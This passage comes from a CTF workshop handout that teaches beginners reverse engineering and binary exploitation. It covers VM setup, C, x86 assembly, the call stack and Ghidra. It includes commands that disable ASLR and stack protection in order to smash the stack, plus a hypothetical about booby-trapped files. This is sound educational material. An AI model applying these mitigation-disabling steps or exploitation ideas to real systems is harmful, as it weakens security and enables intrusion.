

Reverse Engineering and Binary Exploitation

Cyber Skills Level-Up

Naavin Ravinthran

June 9, 2024

Contents

1. Introduction	3
1.1. What is this PDF?	3
1.2. What is Reverse Engineering?	4
1.3. What is Binary Exploitation?	5
2. First Session - Learning the Ropes	6
2.1. Learning C	6
2.2. Learning Assembly	9
2.3. Learning Basic Exploitation	16
2.3.1. Ghidra	16
2.3.2. gdb	18
3. Second Session - Trying Harder	26
3.1. More exploitation	26
3.1.1. Writing specific values	26
3.1.2. pwntools	28
3.1.3. Debugging with rizin and redirecting code flow	30
3.2. Challenge binary	36
3.3. Going further	36
A. C Programs	38
A.1. Hello World	38
A.2. Calculator	38
A.3. Guess the Number	39
B. Exploitable C programs	40
B.1. access example	40
B.2. access example sequel	40
B.3. access example threequel	41
B.4. code redirection	41
B.5. get flag example	42
B.6. Challenge Binary	42
C. Python pwntools solve scripts	45
C.1. solve access example threequel	45
C.2. solve get flag example	45

1. Introduction

1.1. What is this PDF?

This PDF is part of the Cyber Skills Level-Up workshop on June 9th 2024, authored by the same speaker.

The target audience is those new to Binary Exploitation challenges in CTFs, though those who are already at an intermediate level may still find it useful as a refresher, seeing other ways to solve things.

It is also aimed to provide you with a paper-copy of everything the speaker said during the talk, so that you can refer to it for future use, as well as even having even more additional content that *wasn't* in the talk, for your self-study.

To follow along with the document, you will need a machine with an x86 processor¹, **VirtualBox**, and **7-zip**² to extract the 7z archive containing the VM file. You'll need a bit of storage space for this, as the uncompressed Virtual Machine is around 10GB. You can then import the VM into VirtualBox with 'File → Import Appliance' then selecting the '.ova' file. You can then optionally tune your the VM to your system, for example, by allocating more RAM for your VM if you want better performance.³ The default username is "cyberskills" with the password "levelup".

I provided the VM, with username "cyberskills" and password "levelup" to just come with the pre-installed tools for the workshop and used a convenient pre-built system that is as small as possible while still being somewhat user-friendly for beginners (I believe I used Kubuntu 24.04 LTS, which is going out of support soon).

All files referenced in this document or my slides, are available in the Appendix, the Virtual Machine, or the Google Drive link, if you were sent that. For future-proofing, I will add the material on my website (possibly with updated versions of this document as well) on https://b1te.my/cyberskills_levelup_rev_binexp_materials/.

¹So unfortunately, no Apple Silicon (M1/M2/M3/M4) Mac ARM machines. You should be able to run x86 VMs with the **UTM app**, but I can't provide pre-built VMs for this as I don't own a Mac and can't test it.

²Or any other

³I won't provide detailed support on using Virtualbox, please consult Google around if you have any problems, as there are many resources online on this. If you are unable to get your VM working during the talk, feel free to simply just listen in instead, and come back to this document in the future to try it yourself.

1. Introduction

I suggest when playing CTFs, to have a more proper dedicated VM for it. Perhaps something security-oriented like Kali Linux, Parrot OS, BlackArch, etc. Alternatively, you can use any linux distribution such as Debian, Arch, Fedora, OpenSuse, etc. and install your security tools manually, as you need them.

Even if you use a Linux distribution on your main machine on bare-metal, I'd still suggest using a VM, just in case some CTF challenges are malicious, which does happen in some competitions.

One more thing, feel free to contact me, the author, if you want, though I don't promise to spend too much time on support, but maybe I can point you in the right direction. You can find my socials on my [website](#) (I'd prefer email or LinkedIn).⁴

1.2. What is Reverse Engineering?

Okay, so Reverse Engineering, what is it in this context?

For CTFs, usually they'll give a binary executable of some kind (a program) that you download and run. And additionally, a way to connect to a remote server that is running this program. And usually what you want to do, is to *Reverse Engineer* the binary that you downloaded, find a flaw in it that you can exploit, and attack the program running on the server.

If you think what is "Engineering" something, which is *creating* something, be it an app, or a website, or a program.

"Reverse Engineering" is the opposite, getting an already created program, and trying to figure out *how* it was made, usually without the use of the original source code that the developers had. (I'll talk about *how* in a minute).

Let's say, for example, there's a program you have, and before launching, it asks for a "secret passcode" to be able to use the program. When you reverse engineer it, you might be able to figure out *what* this passcode is! Even if you don't you might be able to take a look at the rest of the reversed-engineered code, and figure out what it does, if you had entered the right passcode. Or you might even be able to patch/modify the program itself to not even need to use a passcode!

By the way, this example I talked about is called a "crackme", and there are a few sites online that have "crackme" challenges created by the community, to test the reverse engineering skills of each other. The idea came from the warez/software piracy days, where some commercial software had a "serial code", usually written on the CD

⁴Shameless self-plug, I also blog there about things I find interesting from time to time. Feel free to check it out.

1. Introduction

of the software you purchased and is unique for each CD and each one can only be used once, that you needed to enter when installing the software. So the “secret passcode” would be generated by what you call “keygens” to illegitimately use the program.

1.3. What is Binary Exploitation?

Now I talked about Reverse Engineering, how about the Binary Exploitation part?

The "Binary" is the program. Not the number base system. So it would be like the "EXE" programs you have on Windows, or the executables/programs on Linux, and that you run.

The thing is, sometimes programs have flaws, or "bugs", which I'm sure you've all stumbled upon sometimes in your life. Whether you're playing a video game, and you're clipping through the wall, a button isn't working on a website you're trying to use, or some other unexpected and probably unintentional functionality in any computer system you own. Plus, I'm sure most of you have done coding before for something in class and wrote buggy code when you were beginners, code that doesn't work under certain situations.

Sometime, some of these bugs, can be *exploited* to be able to do things an attacker would want. I'll call them exploits. Usually with the goal of getting arbitrary code execution under the context of the program.

Why is this useful?

Imagine you by Reverse-Engineer-ing Notepad (Reverse-Engineering is how you find these exploits in the first place!), and you find a bug that is triggered when a user opens a specifically maliciously-crafted file that you made, which will execute code that you want it to do.

So you can pass this file along to a friend of yours, ask them to open the file in notepad. Since your friend thinks it's just opening a file, and they're not clicking on a suspicious EXE or anything, they think it's safe. But no, it's not! And now you have access to running code on their computer!

This brings back to the topic of Binary Exploitation for CTFs. For this category of CTFs, where you are usually given a program, and a way to communicate with that program that is running on an external server.

The goal is usually to redirecting code execution to do something else, which is to "Capture the flag", that is, find and give the "string" (a long word) that will give you points for the competition, and mark that challenge as completed.

2. First Session - Learning the Ropes

Right, so finally, we'll get to the technical part.

First of all, for a beginner, I suggest disabling ASLR with the command `echo 0 | sudo tee /proc/sys/kernel/randomize_va_space` (You have to do this each time you start the machine), then re-enabling it with `echo 2 | sudo tee /proc/sys/kernel/randomize_va_space` if needed.

This disables address randomisation, so your programs will start at a consistent same memory address, which makes some things easier, especially without a memory address leak primitive. ¹

Now that you're in, for starters, I'll ask you to do 3 things.

1. Learn the C language.
2. Learn Assembly Language (x86)
3. Learn Simple Binary Exploitation

And the neat thing is, you can do all 3 of these concurrently, which is what I suggest you do! If you're doing a beginner CTF, like picoCTF, some of the challenges might be simple enough for you to figure out straight away!

2.1. Learning C

I won't dive too deeply into this, again there are many C tutorials online, take a look at [this awesome list of resources](#). But I'll go through the basics.

One thing I want to note, though some of you might be familiar with compiling with Visual Studio, Arduino's IDE, or XCode, we'll be compiling from the command line with gcc, and you can use any text editor of your choice. The pre-installed GUI text editor in the VM is Kate.

¹You can just compile programs that aren't position-independent with the `-fno-pie -no-pie` flags, which don't allow ASLR in the context of the base memory address of your program, but this is nice in case you forget.

2. First Session - Learning the Ropes

If you don't already know how to use the Terminal, there are again, many tutorials online.

- [DigitalOcean's introduction](#)
- [ItsFOSS's Linux Terminal Basics](#)
- [FreeCodeCamp's guide on the Linux Terminal](#)

But for this talk, I'd say you only need to know how to use

- `gcc`, our compiler that translates our C code into machine code.
- Running programs, with `./<executable_filename>`

The reason why I suggest you learn C, is because currently, decompilers are able to give you a C-like approximation of what a program is doing. Though not the original source code, and sometimes not even with the nice correct variable and function names (if you're unlucky), this can still be nicer and faster than reading assembly.

First create a file called `hello_world.c`, and put in the following contents.

```
#include <stdio.h>
int main() {
    printf("Hello World!\n");
}
```

This should already be in the folder on your Desktop, under the subfolder “2.1 Learning C”.

Then, open a terminal (See: [2.1](#)) in that folder (I use the terms folder and directory interchangeably, directory is more common in the Linux world).

```
gcc -m32 hello_world.c -o hello_world -fno-stack-protector -fno-pie
↪ -no-pie
```

This will create the program `hello_world` in your current directory², and you can execute it with `./hello_world` (See: [2.2](#)).³

If you're curious, the `-m32` means to compile it as a 32 bit executable (so pointers would be 4 bytes instead of 8).


²In the real world with larger files, most people would use a proper build system and use a [Makefile](#), or perhaps [CMake](#), which is more common for C++ but also supports C. But that's beyond the topic of this document.

³If `gcc` is not installed, you can install it on debian-based linux machines (which includes Ubuntu, Linux Mint, Pop! OS) with `sudo apt install gcc gdb`. Note this also installs `gdb`, which is a debugger we'll be using as well.

2. First Session - Learning the Ropes

The `hello_world.c` is our input, the `-o hello_world` tells us that the output executable should be called `hello_world`⁴. The `-fno-stack-protector` disables some stack protection that the compiler does by default, because we want to smash the stack later, and `pie` stands for “position independent executable”, which when enabled (which is default), the binary can be loaded at any memory position in memory, so usually it is random (unless ASLR is turned off).

Figure 2.1.: Right click and Open Terminal Here.



In a CTF, you might be able to run *their* copy of a program in their servers using a command they’ll give you, like `nc <ip_address> <port_number>` (See: 2.3)

I’ve added a couple other C files too for you to take a look at. While you read it, I want you to think of how the lower-level things are implemented. When you call a function, how does it know where to go back? When you have a struct, how does that look like in memory? What data types exist, and what range of values can they take?⁵. Try play around with pointers too.


For a more exhaustive learning of C, see this [github repo](#) that someone made with

⁴In the linux world, we don’t usually have extensions for our executables like Window’s EXEs or Mac’s dmg’s or whatever.

⁵Regarding this specifically, take a look at the `sizeof()` operator

2. First Session - Learning the Ropes

Figure 2.2.: Compile and run the program.



```
cyberskills@cyberskillsvm:~/Desktop/CyberSkills_RE_BINEXP_WORKSHOP/2.1 Learning C$ gcc hello_world.c -o hello_world -fno-stack-protecto
r -fno-pie -no-pie
cyberskill@cyberskillsvm:~/Desktop/CyberSkills_RE_BINEXP_WORKSHOP/2.1 Learning C$ ./hello_world
Hello World!
cyberskill@cyberskillsvm:~/Desktop/CyberSkills_RE_BINEXP_WORKSHOP/2.1 Learning C$
```

a bunch of awesome C tutorials.

I've written a few sample simple C programs that you can find in the VM or in [Appendix A](#) of this PDF.

2.2. Learning Assembly

I did say reading C-like code is simpler, and I briefly mentioned the existence of "de-compilers" that attempts to bring back the C-code, so why bother with learning assembly?

The reason is that learning how it works on the lower level is beneficial to exploitation. Also, leaning hard on the decompiled output is a crutch. Decompilers aren't perfect, sometimes it may give output that is wrong or harder to read than the assembly (perhaps intentionally crated as so, as the challenge author might not want to make the challenge too easy, and will purposefully write code that is know to cause bad decompiler output).

What I suggest doing is, while you're learning C as I mentioned earlier, go to this website called [Compiler Explorer](#) (See: [2.4](#)).⁶ Be sure to select the C language, and select a compiler for the x86 target architecture.

I've placed a few example simple C code under the "Learning C" folder, that you

⁶As an aside, there is a similar website called [Decompiler Explorer](#) as well, where you can see the output of various different decompilers and compare them.

2. First Session - Learning the Ropes




Figure 2.3.: Here, from Google CTF 2021, they give you an attachment to download, which is the program itself. And when you find the exploit that works on your local machine, you connect to their server with `nc memsafety.2021.ctfcompetition.com 1337` and run your exploit to run your own code to find the flag (which is only on their server, not in the Attachment they gave) and get points.

can plunk in here and try understand the assembly.

If some assembly output is confusingly seemingly different from what you typed in, try disabling compiler optimisations. The problem might be that 'gcc' is doing aggressive optimisations and removing code that is unused or unnecessary, or using an alternative faster method of accomplishing the same thing. You can disable optimisa-

2. First Session - Learning the Ropes

Figure 2.4.: The default page for Compiler Explorer.



tions by adding “-O0” to the compiler options textbox.⁷

So let me explain, when you compile some C code, it translates it to machine code, that is specific to the x86 architecture. This program wouldn’t run on, for example, a ARM chip, even if it is a Linux-based OS on it, or any other architecture. The assembly languages for different architectures are different, but CTFs usually use x86 so I’ll focus on that. The x86 architecture is what is used on most desktops and laptop computers, with the notable exception of Apples M-series ARM chips.

Note that the program still won’t run on x86 Windows for different reasons. For one, it is a completely separate file format, and also the API used for doing things are different on Windows and Linux.

If you don’t know Assembly, let me just give a quick explanation on how most work.

You have a fixed-amount of variables in what you call "registers". You can have “instructions” for loading values into these registers, moving values from one register to another, arithmetic on them, and reading/writing registers from or to memory.

Besides playing with registers, there are things called *branching* instructions, which effect the flow of the program, for example, jumping to a specific memory address to execute code at.

They can also have *conditional* branching. Where you do some form of conditional operation, for example, comparing two registers and seeing if they’re equal to each other, and the next “conditional branching instruction” will depend on whether the

⁷Fun fact: Some video games, notably Super Mario 64, have been accidentally shipped with optimisations disabled, which have made reversing efforts a lot easier, and people have managed to make C code that is probably very close to what the original source code was like! (Excluding comments and variable names)

2. First Session - Learning the Ropes

Figure 2.5.: Simplified compiler process






Figure 2.6.: Simplified disassembling process



previous comparison operation failed or not.

2. First Session - Learning the Ropes

Figure 2.7.: Sample registers and things you can do with them



If you encounter an instruction that you don't understand (which you definitely will), you can look it up online, for example, [here](#). After doing this a few times though, you'll find that most programs use the same or similar instructions most of the time, and you can read it fine.

Now let me tell you about the stack.

When you have a local variable in your program *inside* of a function (this doesn't apply to global variables), you usually put it on the stack, which is indexed by one of the registers (`esp` or `ebp`). Then, later on, when you want to access the variable, you load it from memory to a register, or write to it from a register.

For example, take the following C code and its disassembly

```
int foo(int num) {
    int a = 52;
    int b = a;
}

foo(int):
    push    ebp
    mov     ebp, esp
    sub     esp, 16
    mov     DWORD PTR [ebp-4], 52
    mov     eax, DWORD PTR [ebp-4]
    mov     DWORD PTR [ebp-8], eax
    ud2
```

2. First Session - Learning the Ropes

Note how the value of “52” is being stored in memory at `[ebp-4]`, which is the “a” variable, and when it’s used later on to be stored in the other variable, it’s being loaded from that same address, then stored in `[ebp-8]`, which is the “b” variable.

When you use a debugger in the next session, this will become more clear.

The reason why the compiler might not just use a register directly, instead of having this weird intermediary, is because you’ll usually end up having more variables in your program (your entire program, not just inside the function) than registers available. Though sometimes still, your compiler might optimise it away and use registers instead of putting your variables on the stack.

Besides that, when you call a function, what happens is that you “push” (put) onto the stack the memory address of the instructions directly after the “call” instruction. While you’re inside the function, there is a ‘ret’ instruction, that stands for ‘return’, that is to signal to you to ‘pop’ the previously-saved memory address, and jumps to it, to continue execution where the call function left off.

This won’t be shown in the assembly code though, as it is implicitly done by certain special instructions, like “call” (which calls the function). You’ll see this in your debugger, but in the mean time, please see the pseudo-diagram in [2.8](#) of how this would look like.

By the way, Modern x86 is a bit convoluted, and is what we call a CISC (Complex Instruction Set Computing) instruction set in comparison to a RISC (Reduced Instruction Set Computing) instruction set, which would be something like ARM or RISC-V.


The idea was that RISC would use fewer instructions, but in return, sometimes you might have to use more instructions or cycles to do something. In return, you get a smaller instruction set, simpler to understand, and theoretically simpler. This allows it to potentially save battery life. An example of a RISC architecture would be RISC-V or ARM, that is why most mobile devices use it (for battery life).

CISC on the other hand, provides many instructions for many different specific purposes. So when you need to do something specific, there might be a single instruction for it, compared to several instructions needed on a RISC system. This leads to a more complex instruction set, but theoretically faster since you use up less cycles, though recent advancements (in particular, Apple Silicon) seem to suggest RISC can be just as performant. RISC-V is a non-proprietary RISC processor that has been slowly catching popularity in the past decade or so.

x86 has evolved from the 8080 chip from the 80s and is still backwards compatible, so it is a bit of a mess IMO since it needs to maintain the quirks of older processors, and since for like the past 20 to 30 years ish, writing in Assembly has gotten less common, the instruction set isn’t designed to be too human-readable nor human-writable, since compilers are what are usually going to use it anyway- not humans. So if you want

2. First Session - Learning the Ropes

Figure 2.8.: Call stack



2. First Session - Learning the Ropes

to have a more "fun" assembly programming session, I'd suggest something like the [easy6502](#) which was a chip made in the 70s, or perhaps writing some games for some retro consoles like the NES for fun, though CTF challenges using those languages are far less common. Then perhaps, write a simple emulator for a simple system to better understand system architecture (I like [Chip-8](#) as a beginner simple "emulation" project, though it's really an interpreter, not an emulator).

2.3. Learning Basic Exploitation

2.3.1. Ghidra


Let's open up Ghidra. Ghidra is a relatively new open-source tool (publicly released in 2019) made by the American government agency, the NSA, for decompiling programs. The other popular decompiler is IDA Pro, though it is more expensive, and there are various others, like Binary Ninja, which is a paid tool but is a favourite among hobbyists for its robust integrated python API, Hopper, which is only available for Mac OS and Linux, and a few others.

You need to start a new non-shared project, drag and drop your binary into the prompt, and double click on it. It will go through a series of prompts, but you can stick with the defaults and just hit next.

Try decompile our calculator program!

Now, there are a lot of things. But I want you to focus on these 3 things. (See: [2.9](#))

Figure 2.9.: Ghidra's view



2. First Session - Learning the Ropes

Note how the C code is not exactly how we wrote it, with no comments, variable names are gone, and being a slightly different structure. This is because the original C source code is gone by the time we compiled to an executable.⁸

That being said, we can sort of “fix” things as we explore. We can rename functions and variable names by right clicking on them and hitting rename, if the decompiler accidentally got the type wrong of a variable, we can change the type.

And we can do a lot of other things too! We can right click a function, select “Show Reference To” and see all places that function is used!

We can change instructions and patch the binary to do other things we want it to do instead!⁹

We can add comments to instructions or decompiled code, for our future reference!

We can search for strings in the program! Then maybe see where those strings are used (e.g: find what function they’re being printed out on) ¹⁰.

There is a graph view where you see each “block” of code execution, and when it branches, it points to different blocks depending on what happened! This can make it easier to read, especially for large programs (e.g: A huge switch case).

As you can tell, there is far too much things to talk about. As you read writeups for CTF challenges, explore on your own, or stumble upon blog posts of people using it, you’ll find various tricks and tips on using it. I found this [repository](#) of materials on learning it, the best of which seems to be [this youtube video](#) by a SANS instructor.¹¹ There is also the paid Ghidra Book published by nostarch, which I have not personally read, but I usually like content published by nostarch.

Usually, what I like to do is have a decompiler (Ghidra, IDA Pro, whatever) open in one window, while I debug on another window with gdb.¹² to see what happens when you go through the code.

⁸The function names remained because gcc doesn’t strip them by default, because it is potentially useful for developers when debugging their application. But there is a way to strip this off too, and real-life production programs usually do that to reduce their binary size, and some CTF challenge authors do it to make their challenge harder

⁹For testing or if its a reverse challenge, because obviously the program in the challenge servers will remain unchanged.

